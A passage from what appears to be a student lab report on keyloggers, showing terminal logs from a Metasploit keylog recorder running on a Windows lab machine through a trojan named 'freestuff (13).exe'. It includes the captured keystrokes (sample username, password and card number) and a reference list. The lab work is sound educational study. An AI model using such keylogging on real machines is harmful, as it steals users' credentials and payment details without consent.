
Below this, the terminal displays the log entries:

```
[!] Executing module against DESKTOP-0SLBQLS
[*] Starting the keylog recorder ...
[*] Keystrokes being saved in to /root/.msf4/loot/20201130224313_default_172.16.227.136_host.windows.key_527945.txt
[*] Recording keystrokes ...
```

I opened up another Notepad to allow keylogrecorder to capture new keystrokes.



This shows the real time capturing of keystrokes using keylogrecorder.




The screenshot shows a terminal window titled "Kali-Debian 10.x 64-bit" running on a Kali Linux system. The terminal window has a dark theme with light-colored text. At the top, there are various icons for file operations like copy, paste, and search. The title bar shows the session name "yz593@kali: ~". The status bar at the bottom right indicates the time as "10:56 PM" and shows system notifications. The main terminal area displays the following text:

```
root@kali:~# tail -f /root/.msf4/loot/20201130224313_default_172.16.227.136_host.windows.key_527945.txt
Keystroke log from freestuff (13).exe on DESKTOP-0SLBQLS with user DESKTOP-0SLBQLS\yz593 started at 2020-11-30 22:43:13 -0600
notep<CR>ing module against DESKTOP-0SLBQLS
[*] Starting the keylog recorder...
username<Right Shift>: bob in to /root/.msf4/loot/20201130224313_default_172.16.227.136_host
<CR>ows.key_527945.txt
[*] Recording keystrokes...
password<Right Shift>:
    password321
<CR>Shutting down keylog recorder. Please wait...
credit card number<Right Shift>:
85746384
85965374<CR>

mistake<^H><^H><^H><^H><^H><^H><^H><^H>correcte
d

Keylog Recorder exited at 2020-11-30 22:55:56 -0600
```

This shows the output of the log file after it has captured the keystrokes.



The screenshot shows a terminal window on a Kali-Debian 10.x 64-bit system. The title bar indicates the session is running as user 'yz593' at the terminal prompt. The terminal window displays the contents of a keylog file ('key.log') which captures user interactions with a Windows host. The log includes entries for a password attempt ('password321'), a credit card number ('85746384'), and a series of backspace and correct key sequences ('mistake<^H><^H><^H><^H><^H><^H><^H>correcte d'). The session ended at 2020-11-30 22:55:56 -0600.

```
root@kali:~# cat /root/.msf4/loot/20201130224313_default_172.16.227.136_host.windows.key_527945.txt
[+] Starting interaction with 4...
Keystroke log from freestuff (13).exe on DESKTOP-0SLBQLS with user DESKTOP-0SLBQLS\yz593 started at 2020-11-30 22:43:13 -0600 [c:\Windows\system32\keylog_recorder]

notep<CR>ing module against DESKTOP-0SLBQLS
[*] Starting the keylog recorder...
username<Right Shift>: bob in to /root/.msf4/loot/20201130224313_default_172.16.227.136_host.windows.key_527945.txt
[*] Recording keystrokes ...
password<Right Shift>:
password321<CR>
<CR>Shutting down keylog recorder. Please wait ...
credit card number<Right Shift>:
85746384
85965374<CR>

mistake<^H><^H><^H><^H><^H><^H><^H><^H>correcte
d

Keylog Recorder exited at 2020-11-30 22:55:56 -0600
root@kali:~#
```

## References

- Brinkmann, M. (2019, March 28). *Windows 10 “keylogger” setting moved in Windows 10 Spring Creators Update*. GHacks Technology News.  
<https://www.ghacks.net/2018/03/26/windows-10-keylogger-setting-moved-in-windows-10-spring-creators-update/>
- Center, E. P. I. (n.d.). EPIC - United States v. Scarfo, Criminal No. 00-404 (D.N.J.). Epic.Org.  
<https://www.epic.org/crypto/scarfo.html>
- Christensson, P. (2006). *Trojan Horse Definition*. TechTerms.  
<https://techterms.com/definition/trojanhorse>
- Crypto Museum. (2015, October 14). *Selectric bug*.  
<https://www.cryptomuseum.com/covert/bugs/selectric/index.htm>
- Microsoft. (n.d.). *Speech, voice activation, inking, typing, and privacy*. Microsoft.Com.  
<https://support.microsoft.com/en-us/windows/speech-voice-activation-inking-typing-and-privacy-149e0e60-7c93-dedd-a0d8-5731b71a4fef>
- Offensive Security. (2019, November 2). *About the Metasploit Meterpreter*.  
<https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/>